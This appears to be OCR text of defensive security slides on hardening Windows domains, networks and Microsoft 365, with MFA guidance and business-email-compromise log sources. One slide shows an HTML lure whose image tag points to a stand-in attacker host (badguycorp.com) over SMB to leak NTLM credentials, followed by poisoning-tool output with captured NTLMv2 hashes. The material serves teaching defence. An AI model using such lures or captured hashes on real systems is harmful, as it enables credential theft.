



```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Current Token privileges
È Check if you can escalate privilege using some enabled token https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#token-manipulation
    SeBackupPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeRestorePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeShutdownPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeIncreaseWorkingSetPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
```

- WinPEAS (https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS)
- Meerkat (https://github.com/TonyPhipps/Meerkat)

Pre-Attack


[Domain Hardening]





- BloodHound (https://github.com/SpecterOps/BloodHound)
- SharpHound (https://github.com/SpecterOps/SharpHound)
- Certipy (https://github.com/ly4k/Certipy)
- Rubeus (https://github.com/GhostPack/Rubeus)

Pre-Attack
[Network Hardening]



- Palo Alto Intel (https://github.com/PaloAltoNetworks/Unit42-timely-threat-intel/blob/main/2025-03-06-IOCs-for-smishing-activity.txt)
- Energized Lists (https://energized.pro/)

Pre-Attack

[Network Hardening]


```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1"
</head>
<body>

<img src="file://badguycorp.com/smb" />

<script> ..... </script>

</body>
</html>
```

```
[+] Listening for events ...
[*] [NBT-NS] Poisoned answer sent to 192.168.68.101 for name FILESAHRE (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name filesahre.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name filesahre
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name filesahre.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name filesahre
[SMB] NTLMv2-SSP Client   : 192.168.68.101
[SMB] NTLMv2-SSP Username : WINDEV2004EVAL\User
[SMB] NTLMv2-SSP Hash     : User::WINDEV2004EVAL:2e19d8cdac62818a:AD49994F51F617609EC88E8EF2C39819:010100000000000
0C0653150DE09D2010A0D137E3C453C990000000020008005300 4D0042003300 1001E00570049004E002D005000520048003400390032005
200510041004600560004001400530 04D00420033002E006C006F00630061006C000300340057004900 4E002D005000520048003400390032 0
052005100410046005600040014005300 4D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C000
7000800C0653150DE09D2010600040002000000080030003000000000000000010000000020000042080 67E55CFDD149536CEBF169EF08193D
FF81C1358873FDD2268061C17CA0B0A001000000000000000000000000000000000000009001C0063006900660073002F00660069006C0065007
300610068007200650000000000000000
[*] [NBT-NS] Poisoned answer sent to 192.168.68.101 for name FILESAHRE (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name filesahre
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name filesahre.local
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name filesahre.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name filesahre
[SMB] NTLMv2-SSP Client   : 192.168.68.101
[SMB] NTLMv2-SSP Username : WINDEV2004EVAL\User
[SMB] NTLMv2-SSP Hash     : User::WINDEV2004EVAL:3c72f40ecf273d06:262E8DE7F0A3661B9FD749F9ACE0EE72:010100000000000
0C0653150DE09D201CB1A8884121AC92A000000000200080053004D0042003300 1001E00570049004E002D005000520048003400390032005
200510041004600560004001400530 04D00420033002E006C006F00630061006C000300340057004900 4E002D005000520048003400390032 0
052005100410046005600040014005300 4D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C000
7000800C0653150DE09D2010600040002000000080030003000000000000000010000000020000042080 67E55CFDD149536CEBF169EF08193D
FF81C1358873FDD2268061C17CA0B0A001000000000000000000000000000000000000009001C0063006900660073002F00660069006C0065007
300610068007200650000000000000000
```

Ports:
137: netbios-ns
138: netbios-dgm
139: netbios-ssn
445: smb-ds


- SMB_Stop_Leak.ps1
  (https://github.com/varthdader/SysOpsScripts/blob/master/Windows/smb_stop_leak.ps1)

- Prepping for analysis
- Lockdown Rogue Applications
- Clean Up MFA
- Understanding Logging



Pre-Attack


[Hardening o365]



Entra Portal: https://entra.microsoft.com


Pre-Attack

[Hardening o365]



Pre-Attack

[Hardening o365]



Entra\Users\User Settings

Pre-Attack

[Hardening o365]

M365 BEC Investigation

M365 Investigative Sources:

a. Entra Identity Sign-In Logs [7-30 days]
b. Entra Identity Audit Logs [7-30 days]
c. M365 Unified Audit Log (UAL) [1 year?]["all" workloads]
d. Exchange:
    a. Message Trace [180 days]
    b. Mailbox [?]

Pre-Attack

[Hardening o365]

M365 BEC Investigation – RESOURCES

Blog x3 and GitHub Repo:

https://www.blackhillsinfosec.com/blog

1: wrangling-the-m365-ual-with-powershell-and-sof-elk-part-1-of-3

2: wrangling-the-m365-ual-with-powershell-and-sof-elk-part-2-of-3

3: wrangling-the-m365-ual-with-powershell-and-sof-elk-part-3-of-3

https://github.com/secure-cake/m365-bec-resources

Pre-Attack

[Hardening o365]

Identify and fix weak MFA:

1. Identify weak MFA methods that your organization allows.
2. Identify secure MFA methods that your organization allows.
    a. If there aren’t any – Enable them.
3. Enroll users in secure, phishing-resistant MFA methods.
4. Disable and disallow weak MFA methods on all accounts

Pre-Attack

[Hardening o365]

MFA Token	Resistant to Adversary-in-the-Middle?
Push Notification / Phone Notification	NO 😈 (+ vulnerable to "MFA fatigue")
One-Time Password (OTP): SMS / Phone Call	NO 😈
Time-Based One-Time Password (TOTP)	NO 😈
Push Notification + Code	NO 😈
Passwordless with Push Notification + Code	NO 😈
FIDO2 Passkey – YubiKey hardware token	YES 😁
FIDO2 Passkey – Smartphone	YES 😁
***Passwordless* with FIDO2 Passkey – YubiKey**	YES 😁
***Passwordless* with FIDO2 Passkey – Smartphone**	YES 😁

Entra \ Protection \ Authentication Methods \ Policy


How to Test Adversary-in-the-Middle Without Hacking Tools w/ Michael Allen

